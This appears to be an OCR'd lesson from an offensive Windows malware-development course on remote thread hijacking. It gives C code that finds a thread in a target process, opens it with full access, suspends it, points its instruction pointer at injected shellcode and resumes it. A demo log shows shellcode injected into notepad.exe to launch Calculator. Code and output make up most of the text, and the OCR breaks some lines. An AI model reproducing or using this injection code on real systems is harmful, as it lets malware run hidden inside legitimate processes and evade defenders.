Thread Hijacking - Remote Thread Enumeration

Introduction

This module covers the usage of `CreateToolhelp32Snapshot` to enumerate threads of a remote process. Minor changes are made to the `GetLocalThreadHandle` function, shown in the previous module, to make it work against remote threads.

The logic remains the same where `CreateToolhelp32Snapshot`, `Thread32First` and `Thread32Next` are used to enumerate the target process's threads. The difference when targeting remote processes is that the main thread is a valid target for hijacking.

Remote Thread Enumeration Function

`GetRemoteThreadhandle` will enumerate threads of a remote process. It takes 3 arguments:

- `dwProcessId` - This is the PID of the target process.
- `dwThreadId` - A pointer to a DWORD that will receive the target process's thread ID.
- `hThread` - A pointer to a HANDLE that will receive the handle to the remote thread.

One additional difference in the implementation of the `GetRemoteThreadhandle` function is that the target PID needs to be supplied. When targeting the local process that was not necessary because the `GetCurrentProcessId` WinAPI retrieved the local process's PID.

```
BOOL GetRemoteThreadhandle(IN DWORD dwProcessId, OUT DWORD* dwThreadId, OUT
HANDLE* hThread) {

	HANDLE		hSnapShot	= NULL;
	THREADENTRY32	Thr		= {
		.dwSize = sizeof(THREADENTRY32)
	};

	// Takes a snapshot of the currently running processes's threads
	hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
	if (hSnapShot == INVALID_HANDLE_VALUE) {
		printf("\n\t[!] CreateToolhelp32Snapshot Failed With Error
: %d \n", GetLastError());
		goto _EndOfFunction;
	}

	// Retrieves information about the first thread encountered in the
```

```
snapshot.
        if (!Thread32First(hSnapShot, &Thr)) {
                printf("\n\t[!] Thread32First Failed With Error : %d \n",
GetLastError());
                goto _EndOfFunction;
        }

        do {
                // If the thread's PID is equal to the PID of the target
process then
                // this thread is running under the target process
                if (Thr.th32OwnerProcessID == dwProcessId){

                        *dwThreadId  = Thr.th32ThreadID;
                        *hThread     = OpenThread(THREAD_ALL_ACCESS, FALSE,
Thr.th32ThreadID);

                        if (*hThread == NULL)
                                printf("\n\t[!] OpenThread Failed With
Error : %d \n", GetLastError());

                        break;
                }

        // While there are threads remaining in the snapshot
        } while (Thread32Next(hSnapShot, &Thr));


_EndOfFunction:
        if (hSnapShot != NULL)
                CloseHandle(hSnapShot);
        if (*dwThreadId == NULL || *hThread == NULL)
                return FALSE;
        return TRUE;
}
```

Remote Thread Hijacking Function


This part is similar to the hijack function seen in previous modules. Retrieve the remote process handle, inject the payload to the remote process and finally hijack the thread.

```
BOOL HijackThread(IN HANDLE hThread, IN PVOID pAddress) {

        CONTEXT ThreadCtx = {
                .ContextFlags = CONTEXT_ALL
```


```
        };

        // Suspend the thread
        SuspendThread(hThread);

        if (!GetThreadContext(hThread, &ThreadCtx)) {
                printf("\t[!] GetThreadContext Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        ThreadCtx.Rip = pAddress;

        if (!SetThreadContext(hThread, &ThreadCtx)) {
                printf("\t[!] SetThreadContext Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        printf("\t[#] Press <Enter> To Run ... ");
        getchar();

        ResumeThread(hThread);

        WaitForSingleObject(hThread, INFINITE);

        return TRUE;
}
```

Demo


Getting the target process's PID. In this case, the target process is `Notepad.exe`.



Inject the payload and hijack thread ID `7136`. The thread stack shows that the address of the payload is the next job to be executed.



Finally, the payload is executed.


Windows PowerShell
PS C:\Users\User\Desktop\Intermediate\RemoteThreadEnum\x64\Debug> .\RemoteThreadEnum.exe notepad.exe
[i] Searching For Process Id Of "notepad.exe" ...
[i] Found Target Process Pid: 11100
[+] DONE
[i] Searching For A Thread Under The Target Process ...
[i] Found Target Thread Of Id: 7136
[+] DONE
[i] Writing Shellcode To The Target Process ...
[i] Allocated Memory At : 0x000001ED09590000
[#] Press <Enter> To Write Payload ...
[i] Successfully Written 272 Bytes
[+] DONE
[i] Hijacking The Target Thread To Run Our Shellcode ...
[#] Press <Enter> To Run ...
[+] DONE
[#] Press <Enter> To Quit ...
Calculator
Standard
0
MC
MR
M+
M-
MS
%
CE
C
7
8
9
4
5
6